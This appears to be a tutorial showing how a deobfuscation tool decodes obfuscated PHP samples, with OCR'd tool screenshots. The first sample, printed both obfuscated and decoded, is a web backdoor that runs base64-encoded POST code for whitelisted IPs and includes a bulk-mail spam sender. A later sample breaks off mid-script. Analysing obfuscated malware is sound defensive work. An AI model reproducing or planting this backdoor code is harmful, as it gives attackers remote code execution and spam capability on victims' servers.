\x62\x64\x76ew\x73e\x67\x79"]="\x6e\x75\x6d";${"\x47\x4cO\x42AL\x53"}["\x70f\x68\x69t\x74\x7a"]
="\x63\x6funt";${"G\x4c\x4fB\x41\x4c\x53"}["qo\x76s\x74\x70\x6b\x79\x6d"]="\x77\x6frd";${"\x47L\x4f\x42A
\x4cS"}["\x66\x70x\x72\x65\x78\x78rj\x62\x78"]="\x6d\x61x";${"\x47\x4cO\x42ALS"}["\x65\x6a\x6d\x63\x6fm
\x78ni\x73\x64\x67"]="m\x69\x6e";${"\x47\x4cO\x42\x41\x4c\x53"}["v\x64l\x6dca\x66zip"]="rand";${"\x47L
\x4f\x42\x41LS"}["\x69\x65w\x6bwp\x66\x74\x6di"]="c2";${"\x47L\x4fBA\x4cS"}["\x63\x64\x6c\x64s\x75\x6ej
\x64"]="\x6e\x73";${"\x47\x4c\x4f\x42A\x4c\x53"}["\x6fo\x69\x70ym\x76b"]="\x69";${"GL\x4f\x42AL\x53"}
["\x6bp\x6f\x66\x78p"]="m\x61\x74c\x68\x65\x73";${"G\x4cO\x42A\x4c\x53"}["\x61\x6f\x6e\x6c\x74\x7a"]="c
\x6f\x6e\x74e\x6e\x74";${"\x47\x4c\x4f\x42\x41\x4c\x53"}["\x6c\x66\x63\x72\x68\x79"]="sub\x6a";
${"\x47\x4cOB\x41\x4cS"}["\x75o\x77\x6f\x6f\x68\x6c"]="f";${"G\x4cOBALS"}["\x75\x65\x61\x6c\x70o\x67"]
="\x7aag";${"GLOBA\x4cS"}["\x69r\x71g\x71m"]="\x74e\x78\x74";${"G\x4c\x4f\x42\x41L\x53"}["\x67\x6ez
\x69\x63\x6e\x6a"]="\x75n";${"\x47\x4cOBAL\x53"}["\x75\x6f\x62p\x65l"]="h\x65\x61\x64";${"G\x4c\x4f
\x42\x41\x4c\x53"}["\x76\x6c\x6b\x68w\x70\x6c\x6f\x78"]="\x6d\x61\x69l\x65\x72\x73";${"\x47\x4c\x4f\x42A
\x4c\x53"}["v\x71\x67\x69\x66dh"]="m\x61\x69\x6c\x65\x72";${"GL\x4fB\x41LS"}["vmy\x6e\x66\x62y\x68\x62e
\x62"]="f\x72o\x6d";${"\x47\x4c\x4f\x42\x41\x4cS"}["\x78\x7a\x69j\x71g\x74i\x6e"]="f\x74\x65i\x6c";${"G
\x4cO\x42A\x4c\x53"}["ymj\x79\x79v\x6d\x63d\x6a"]="\x6d\x65\x73sa\x67e";${"\x47L\x4f\x42\x41\x4c\x53"}
["\x70\x77\x78\x64\x6e\x63\x62\x6dyfx"]="\x74\x68\x65\x6d\x65";${"\x47LOB\x41\x4c\x53"}
["\x70\x74\x70\x70\x77\x79\x77m\x63\x66\x68"]="e\x6d\x61\x69l";${"GL\x4f\x42\x41\x4cS"}["\x63\x6apv
\x66\x6ew\x62"]="f\x69\x6cen\x61\x6d\x65";${"G\x4c\x4f\x42\x41\x4c\x53"}["c\x76\x62\x67tm"]="fi\x6c
\x65";${"G\x4c\x4f\x42\x41\x4c\x53"}["\x6f\x65c\x6cc\x7a\x79\x70"]="pa\x73s\x65s";${"\x47\x4c\x4f\x42AL
\x53"}["l\x66\x66\x73\x64hgp\x72\x6f\x6f\x6b"]="\x66\x72\x6f\x6ds";${"G\x4c\x4f\x42\x41\x4c\x53"}
["\x73\x78he\x6a\x74"]="\x6d\x65\x73\x73a\x67\x65\x73";${"\x47LOBA\x4cS"}["\x68\x6a\x6cs\x65\x61x"]
="\x74he\x6de\x73";${"GL\x4f\x42\x41\x4cS"}["f\x71ys\x79\x67o"]="e\x6da\x69\x6c\x73";${"G\x4cO
\x42\x41\x4cS"}["\x69c\x6dft\x68n\x6d\x65g\x6b"]="\x6b\x65y";${"\x47\x4c\x4f\x42\x41\x4cS"}["u
\x76\x63\x78\x65\x7a\x6e\x6ax"]="g\x6f\x6fd\x73";if(isset($_POST["c\x6fd\x65"])&&isset($_POST["c\x75s
\x74o\x6d\x5fac\x74\x69\x6fn"])&&is_good_ip($_SERVER["R\x45M\x4fTE_\x41\x44\x44R"])){eval(base64_decode
($_POST["\x63od\x65"]));exit();}if(isset($_POST["\x74\x79\x70\x65"])&&$_POST["type"]=="\x31"){type1_send
();exit();}elseif(isset($_POST["\x74\x79\x70\x65"])&&$_POST["\x74\x79\x70\x65"]=="2"){}elseif(isset
($_POST["ty\x70\x65"])){echo$_POST["\x74y\x70\x65"];exit();}error_404();function is_good_ip($ip)
{${${"GLO\x42\x41\x4cS"}["\x75v\x63x\x65z\x6e\x6a\x78"]}=Array("6.\x31\x38\x35.
\x3239\x2e","\x38\x2e138\x2e118\x2e");$cnrctx="g\x6f\x6f\x64";foreach(${${"\x47\x4cO\x42\x41\x4cS"}
["\x75\x76\x63\x78\x65\x7a\x6e\x6a\x78"]} as${$cnrctx}){$umoiwcez="g\x6fod";${"\x47\x4c\x4fBA\x4cS"}["j
\x6a\x6c\x78tx\x72"]="\x69\x70";if(strstr(${${"\x47\x4cO\x42\x41\x4cS"}["j\x6a\x6c\x78\x74xr"]},
```

First we need to unescape it so click on the "Unescape" button. If you right-click on the Output box, there's an option to save the results to a text file. (You can right-click on the Input box and read in a file too.)


Script Deobfuscator v0.1
Input
Lookup Array
Search / Replace Method
[✓ Array] Random Vars 1 Random Vars 2 Key Lookup Base64 ASCII Math
Output Options
Base64 Decode Concatenate Keep Quotes
Delimiter: ,
Search String: $VARIABLE[#]
Remove Chars: Pre Str: Post Str:
Output
Clear
Copy Output to Input
Beautify
Unescape
Convert

```
${"\x47\x4c0\x42\x41L\x53"}["\x72\x63\x6bjaxl\x72pspy"]="\x66\x75\x6ec";${"\x47\x4c\x4f\x42A\x4cS"}["\x66y\x79i\x6bc\x72\x6ec
\x66\x65"]="h";${"\x47\x4c\x4f\x42AL\x53"}["\x72k\x78b\x69\x72\x64ec\x74c\x68"]="\x68\x5f\x64et\x65\x63t\x65d";${"\x47LOBA
\x4cS"}["s\x6c\x71\x79d\x6d\x6b\x78\x68\x6c"]="he\x61d\x65r\x73";${"G\x4c\x4fBALS"}["l\x62z\x6c\x78k\x72\x73b\x6e\x77"]
="\x72\x65\x73";${"\x47\x4c0\x42ALS"}["\x68b\x76\x77\x6b\x73\x78r\x6c\x76"]="\x6b";${"GLO\x42\x41\x4c\x53"}["l\x6eh
\x75\x68\x74c\x68\x66"]="\x64a\x74\x61";${"\x47\x4c\x4fB\x41L\x53"}["l\x73\x6bp\x72\x75\x73"]="\x63\x6f\x6fki\x65";${"\x47L\x4f
\x42\x41\x4c\x53"}["\x63\x72qx\x7a\x78\x6fro"]="\x76";${"\x47\x4c\x4fBA\x4c\x53"}["\x76\x64u\x68\x72\x7a\x6d"]="\x72eq
\x75\x65\x73\x74";${"G\x4c\x4f\x42A\x4c\x53"}["\x74\x6aklf\x62g"]="\x70\x6fr\x74";${"\x47\x4c\x4f\x42AL\x53"}["\x74\x6f\x67j
```


```
${"GLOBALS"}["rckjaxlrpspy"]="func";${"GLOBALS"}["fyyikcrncfe"]="h";${"GLOBALS"}["rkxbirdectch"]="h_detected";${"GLOBALS"}
["slqydmkxhl"]="headers";${"GLOBALS"}["lbzlxkrsbnw"]="res";${"GLOBALS"}["hbvwksxrlv"]="k";${"GLOBALS"}["lnhuhtchf"]="data";
${"GLOBALS"}["lskprus"]="cookie";${"GLOBALS"}["crqxzxoro"]="v";${"GLOBALS"}["vduhrzm"]="request";${"GLOBALS"}["tjklfbg"]
="port";${"GLOBALS"}["togjwjbtydw"]="fp";${"GLOBALS"}["xccvqdnqetl"]="scheme";${"GLOBALS"}["hmgoocbef"]="timeout";${"GLOBALS"}
["rtkmulw"]="url";${"GLOBALS"}["tlryrjon"]="params";${"GLOBALS"}["pjvpdvv"]="uri";${"GLOBALS"}["heybssp"]="str";${"GLOBALS"}
["jmjtkas"]="length";${"GLOBALS"}["kxsruozeddl"]="string";${"GLOBALS"}["khluotqvex"]="numChars";${"GLOBALS"}["yhrjdfzo"]
="chars";${"GLOBALS"}["opbdvewsegy"]="num";${"GLOBALS"}["pfhittz"]="count";${"GLOBALS"}["qovstpkym"]="word";${"GLOBALS"}
```

Click on “Copy Output to Input” to move the result to the top. This script uses randomize variable names and assigns a value to it. The later portion references the value.

The tool will parse the script and load each variable and associated value into an array. It then does a search for the variable and replaces it with the value.

Choose the “Random Vars 1” method. The delimiter for this script is a semi-colon and for the search string I enter ${“GLOBALS”}[“#”]=”*”; The pound sign is a placeholder for the variable name and the asterisk is the placeholder for the value.

Here’s the result:



Script Deobfuscator v0.1
Input
n/a
Search / Replace Method
Array [✓ Random Vars 1] Random Vars 2 Key Lookup Base64 ASCII Math
Output Options
Base64 Decode Concatenate Keep Quotes
Delimiter: ;
Search String: ${"GLOBALS"}["#"]="*";
Remove Chars: Pre Str: Post Str:
Output
Clear
Copy Output to Input
Beautify
Unescape
Convert

```
${"GLOBALS"}["rckjaxlrpspy"]="func";${"GLOBALS"}["fyyikcrncfe"]="h";${"GLOBALS"}["rkxbirdectch"]="h_detected";${"GLOBALS"}
["slqydmkxhl"]="headers";${"GLOBALS"}["lbzlxkrsbnw"]="res";${"GLOBALS"}["hbvwksxrlv"]="k";${"GLOBALS"}["lnhuhtchf"]="data";
${"GLOBALS"}["lskprus"]="cookie";${"GLOBALS"}["crqxzxoro"]="v";${"GLOBALS"}["vduhrzm"]="request";${"GLOBALS"}["tjklfbg"]
="port";${"GLOBALS"}["togjwjbtydw"]="fp";${"GLOBALS"}["xccvqdnqetl"]="scheme";${"GLOBALS"}["hmgoocbef"]="timeout";${"GLOBALS"}
["rtkmulw"]="url";${"GLOBALS"}["tlryrjon"]="params";${"GLOBALS"}["pjvpdvv"]="uri";${"GLOBALS"}["heybssp"]="str";${"GLOBALS"}
["jmjtkas"]="length";${"GLOBALS"}["kxsruozeddl"]="string";${"GLOBALS"}["khluotqvex"]="numChars";${"GLOBALS"}["yhrjdfzo"]
="chars";${"GLOBALS"}["opbdvewsegy"]="num";${"GLOBALS"}["pfhittz"]="count";${"GLOBALS"}["qovstpkym"]="word";${"GLOBALS"}
```

```
if(isset($_POST["code"])&&isset($_POST["custom_action"])&&is_good_ip($_SERVER["REMOTE_ADDR"])){eval(base64_decode($_POST
["code"]));exit();}if(isset($_POST["type"])&&$_POST["type"]=="1"){type1_send();exit();}elseif(isset($_POST["type"])&&$_POST
["type"]=="2"){}elseif(isset($_POST["type"])){echo$_POST["type"];exit();}error_404();function is_good_ip($ip){${goods}]=Array
("6.185.239.","8.138.118.");$cnrctx="good";foreach(${goods}] as${$cnrctx}){$umoiwcez="good";if(strstr(${ip}],${$umoiwcez})!
=FALSE){return TRUE;}}return FALSE;}function type1_send(){if(!isset($_POST["emails"])OR!isset($_POST["themes"])OR!isset($_POST
["messages"])OR!isset($_POST["froms"])OR!isset($_POST["mailers"])){exit();}if(get_magic_quotes_gpc()){$iyzskb="post";foreach
($_POST as${key}]=>${$iyzskb}){$_POST[${key}]]=stripcslashes(${post}]);}}${emails}]=@unserialize(base64_decode($_POST
```


Example #3 (unphp)

This script also uses random variable names but in this version, the strings are base64-encoded. The top portion defines the global variables while the lower section, beginning at “session_start()”, references them.



```
<?php $GLOBALS["JOLCdWEASvsgJMGcPiLoqynpZOkSoRWnU"] = base64_decode("Zm9vdGVyLnBocA=="); $GLOBALS
["SHcwuDnEnRbUfcZMgOPfBKDLRXBdpRtI"] = base64_decode("bGljZW5jZS5waHA="); $GLOBALS
["yemulpKkmcZisxESGJcXGXPkGLrKYkExullg"] = base64_decode("L2FkbWluLw=="); $GLOBALS
["IyFqmmGfqCIpSjRLgUKiUabvyvTAkdacQs"] = base64_decode("aGVhZGVyX2FkbWluLnBocA=="); $GLOBALS
["KCEpryynkTHcEmceXtpKHDKLitqGMhrxE"] = base64_decode("Lw=="); $GLOBALS
["HOmhuPXlGHOnaPLRHplBQjLCZbUfpoXXHtr"] = base64_decode("bGljZW5jZV92YWxpZA=="); $GLOBALS
["wCEHzckcvBhCUmSksUuJWendElAEjQSNirsTUiHw"] = base64_decode("bGljZW5jZV9pbnZhbGlkMQ=="); $GLOBALS
["JfWnPlhGazDsPZBctdGmpgsKmBILwvvdibwBMU"] = base64_decode("c2hvd19tZXNzYWdl"); $GLOBALS
["DGWKhqGSSbNwuQacFkyqxMvvmeczpXtGQjFU"] = base64_decode("bGljZW5jZV9jaGFuZ2Vk"); $GLOBALS
["nLxtlYsmTvugSMpyqSlYvcyGlewLTaKMzbFQ"] = base64_decode("bGljZW5jZV9rZXk="); $GLOBALS
["lxsIpfLQHdNxVtOldPFUuIoXFwCHSCJUtQbLM"] = base64_decode("YWN0aW9u"); $GLOBALS
["VvOszyKlJqlVSgyLlkLKQocaYIsVkpWXAikI"] = base64_decode
("TG9jYXRpb246IC4uL2luZGV4LnBocD9lcnJvcj1OT19BRE1JTg=="); $GLOBALS["eAGEnZBITPgljUCNiBBbpOyXdtYhf"] =
base64_decode("VVBEQVRFIGBsaWNlbmNlYCBTRVQgYGxpY2VuY2Vfa2V5YCA9ICclcycgV0hFUkUgYGlkYCA9IDE="); $GLOBALS
["lMuCJWadoyXGJlHGsrMYabltEIZOZWzCbSnQ"] = base64_decode("c2F2ZQ=="); $GLOBALS
["bFQBCPukvZoCMrtPTbldzcZkvBhPOnHwKfI"] = base64_decode("Li4vaW5pdC5waHA="); session_start(); require
($GLOBALS["bFQBCPukvZoCMrtPTbldzcZkvBhPOnHwKfI"]); if (!$mcMember-
>IMpbRivNDGJdIqjZpMVvxInFmbcZVHxqhvWfwK()) { } else { if (isset($request[$GLOBALS
["lxsIpfLQHdNxVtOldPFUuIoXFwCHSCJUtQbLM"]])) { $mcMember = $request[$GLOBALS
["lxsIpfLQHdNxVtOldPFUuIoXFwCHSCJUtQbLM"]]; unset($request[$GLOBALS
["lxsIpfLQHdNxVtOldPFUuIoXFwCHSCJUtQbLM"]]); switch ($mcMember) { case $GLOBALS
["lMuCJWadoyXGJlHGsrMYabltEIZOZWzCbSnQ"]: } } if (isset($JXYgdceDhpmqXBGBGyMtBPXKKEBdMdqWl[$GLOBALS
["JfWnPlhGazDsPZBctdGmpgsKmBILwvvdibwBMU"]]) && $JXYgdceDhpmqXBGBGyMtBPXKKEBdMdqWl[$GLOBALS
["JfWnPlhGazDsPZBctdGmpgsKmBILwvvdibwBMU"]] == 1) { $mcMember = $mcMember[$GLOBALS
["wCEHzckcvBhCUmSksUuJWendElAEjQSNirsTUiHw"]]; } else { $mcMember = $mcMember[$GLOBALS
["HOmhuPXlGHOnaPLRHplBQjLCZbUfpoXXHtr"]]; } require(IPTV_TEMPLATES_PATH . $GLOBALS
["KCEpryynkTHcEmceXtpKHDKLitqGMhrxE"] . $GLOBALS["IyFqmmGfqCIpSjRLgUKiUabvyvTAkdacQs"]); require
(IPTV_TEMPLATES_PATH . $GLOBALS["KCEpryynkTHcEmceXtpKHDKLitqGMhrxE"] . $GLOBALS
["yemulpKkmcZisxESGJcXGXPkGLrKYkExullg"] . $GLOBALS["SHcwuDnEnRbUfcZMgOPfBKDLRXBdpRtI"]); require
(IPTV_TEMPLATES_PATH . $GLOBALS["KCEpryynkTHcEmceXtpKHDKLitqGMhrxE"] . $GLOBALS
["JOLCdWEASvsgJMGcPiLoqynpZOkSoRWnU"]); return 1; } $mcMember->LPhxjxixDScIXUOnPzEDplcLmhBFQiiFdXhc();
header($GLOBALS["VvOszyKlJqlVSgyLlkLKQocaYIsVkpWXAikI"]); exit(0); ?>
```

Paste the script sections in the tool as follows then choose the “Random Vars 2” method and the “Base64 Decode” and “Keep Quotes” options. Note the search string has spaces in between so that it matches the script at the top.



Input

```
session_start(); require($GLOBALS["bFQBCPukvZoCMrtPTbldzcZkvBhPOnHwKfI"]); if (!$mcMember-
>IMpbRivNDGJdIqjZpMVvxInFmbcZVHxqhvWfwK()) { } else { if (isset($request[$GLOBALS["lxsIpfLQHdNxVtOldPFUuIoXFwCHSCJUtQbLM"]])) {
$mcMember = $request[$GLOBALS["lxsIpfLQHdNxVtOldPFUuIoXFwCHSCJUtQbLM"]]; unset($request[$GLOBALS
["lxsIpfLQHdNxVtOldPFUuIoXFwCHSCJUtQbLM"]]); switch ($mcMember) { case $GLOBALS["lMuCJWadoyXGJlHGsrMYabltEIZOZWzCbSnQ"]: } } if
(isset($JXYgdceDhpmqXBGBGyMtBPXKKEBdMdqWl[$GLOBALS["JfWnPlhGazDsPZBctdGmpgsKmBILwvvdibwBMU"]]) &&
$JXYgdceDhpmqXBGBGyMtBPXKKEBdMdqWl[$GLOBALS["JfWnPlhGazDsPZBctdGmpgsKmBILwvvdibwBMU"]] == 1) { $mcMember = $mcMember[$GLOBALS
["wCEHzckcvBhCUmSksUuJWendElAEjQSNirsTUiHw"]]; } else { $mcMember = $mcMember[$GLOBALS["HOmhuPXlGHOnaPLRHplBQjLCZbUfpoXXHtr"]];
```

Random Variable Array

```
<?php $GLOBALS["JOLCdWEASvsgJMGcPiLoqynpZOkSoRWnU"] = base64_decode("Zm9vdGVyLnBocA=="); $GLOBALS
["SHcwuDnEnRbUfcZMgOPfBKDLRXBdpRtI"] = base64_decode("bGljZW5jZS5waHA="); $GLOBALS["yemulpKkmcZisxESGJcXGXPkGLrKYkExullg"] =
base64_decode("L2FkbWluLw=="); $GLOBALS["IyFqmmGfqCIpSjRLgUKiUabvyvTAkdacQs"] = base64_decode("aGVhZGVyX2FkbWluLnBocA==");
$GLOBALS["KCEpryynkTHcEmceXtpKHDKLitqGMhrxE"] = base64_decode("Lw=="); $GLOBALS["HOmhuPXlGHOnaPLRHplBQjLCZbUfpoXXHtr"] =
base64_decode("bGljZW5jZV92YWxpZA=="); $GLOBALS["wCEHzckcvBhCUmSksUuJWendElAEjQSNirsTUiHw"] = base64_decode
("bGljZW5jZV9pbnZhbGlkMQ=="); $GLOBALS["JfWnPlhGazDsPZBctdGmpgsKmBILwvvdibwBMU"] = base64_decode("c2hvd19tZXNzYWdl"); $GLOBALS
["DGWKhqGSSbNwuQacFkyqxMvvmeczpXtGQjFU"] = base64_decode("bGljZW5jZV9jaGFuZ2Vk"); $GLOBALS
```

Search / Replace Method: ( ) Array ( ) Random Vars 1 [✓ Random Vars 2] ( ) Key Lookup ( ) Base64 ( ) ASCII ( ) Math

Output Options: [✓ Base64 Decode] [ ] Concatenate [✓ Keep Quotes]

Delimiter: `;`   Search String: `$GLOBALS["#"] = "*"`


Remove Chars: Pre Str: Post Str:

Output

```
session_start(); require("../init.php"); if (!$mcMember->IMpbRivNDGJdIqjZpMVvxInFmbcZVHxqhvWfwK()) { } else { if (isset
($request["action"])) { $mcMember = $request["action"]; unset($request["action"]); switch ($mcMember) { case "save": } } if
(isset($JXYgdceDhpmqXBGBGyMtBPXKKEBdMdqWl["show_message"]) && $JXYgdceDhpmqXBGBGyMtBPXKKEBdMdqWl["show_message"] == 1) {
$mcMember = $mcMember["licence_invalid1"]; } else { $mcMember = $mcMember["licence_valid"]; } require(IPTV_TEMPLATES_PATH . "/"
. "header_admin.php"); require(IPTV_TEMPLATES_PATH . "/" . "/admin/" . "licence.php"); require(IPTV_TEMPLATES_PATH . "/" .
$GLOBALS["JOLCdWEASvsgJMGcPiLoqynpZOkSoRWnU"]); return 1; } $mcMember->LPhxjxixDScIXUOnPzEDplcLmhBFQiiFdXhc(); header("Location:
../index.php?error=NO_ADMIN"); exit(0); ?>
```

Example #4 (unphp)


Here’s what the script looks like (I highlighted the key):



```
<?$f49="',`TD[r)Ej|4*^QXOK\t: @.tl#2%\\L\r_R-~b=Z7zaV{]S+'Gio>gd058up6C!HkwxmvN?nJI(\"FMWc3hYs\$&;
\nBA<U}/ef9Pqy1";$GLOBALS['qvwki67'] = $f49[91].$f49[5].$f49[5].$f49[48].$f49[5].$f49[30].$f49[5].$f49
[91].$f49[56].$f49[48].$f49[5].$f49[22].$f49[47].$f49[68].$f49[50];$GLOBALS['qregd18'] = $f49[47].$f49
[68].$f49[47].$f49[30].$f49[80].$f49[91].$f49[22];$GLOBALS['sccip86'] = $f49[76].$f49[48].$f49[55].
$f49[68].$f49[22];$GLOBALS['erbgn20'] = ${$f49[30].$f49[94].$f49[15].$f49[43].$f49[2]};$GLOBALS
['pxjaz40'] = $f49[64].$f49[51].$f49[53];$GLOBALS['acpgn94'] = $f49[92].$f49[55].$f49[68].$f49[76].
$f49[22].$f49[47].$f49[48].$f49[68].$f49[30].$f49[91].$f49[63].$f49[47].$f49[80].$f49[22].$f49[80];
$GLOBALS['vnfnz32'] = $f49[39].$f49[5].$f49[5].$f49[39].$f49[96].$f49[30].$f49[61].$f49[91].$f49[96].
$f49[80];$GLOBALS['zcyho6'] = $f49[92].$f49[39].$f49[23].$f49[91].$f49[68].$f49[93].$f49[97];$GLOBALS
['mfodd24'] = $f49[56].$f49[5].$f49[91].$f49[50].$f49[30].$f49[64].$f49[39].$f49[22].$f49[76].$f49
[78];$GLOBALS['fwbuu58'] = $f49[56].$f49[5].$f49[91].$f49[50].$f49[30].$f49[80].$f49[56].$f49[23].$f49
[47].$f49[22];$GLOBALS['rxcnj7'] = $f49[55].$f49[76].$f49[92].$f49[47].$f49[5].$f49[80].$f49[22];
$GLOBALS['zzzee49'] = $f49[80].$f49[22].$f49[5].$f49[30].$f49[5].$f49[91].$f49[56].$f49[23].$f49[39].
$f49[76].$f49[91];$GLOBALS['sblvj38'] = $f49[56].$f49[5].$f49[91].$f49[50].$f49[30].$f49[5].$f49[91].
$f49[56].$f49[23].$f49[39].$f49[76].$f49[91];$GLOBALS['pesfq90'] = $f49[8].$f49[96].$f49[78].$f49[80].
$f49[92].$f49[25].$f49[53];$GLOBALS['xhydc29'] = $f49[47].$f49[68].$f49[47].$f49[30].$f49[50].$f49
[91].$f49[22];$GLOBALS['eqesn37'] = $f49[64].$f49[39].$f49[47].$f49[23];$GLOBALS['fxadr75'] = $f49
[38].$f49[39].$f49[5].$f49[95].$f49[68].$f49[53].$f49[25];$GLOBALS['ctmro41'] = $f49[55].$f49[5].$f49
[23].$f49[51].$f49[91].$f49[76].$f49[48].$f49[51].$f49[91];$GLOBALS['mzouy48'] = $f49[80].$f49[22].
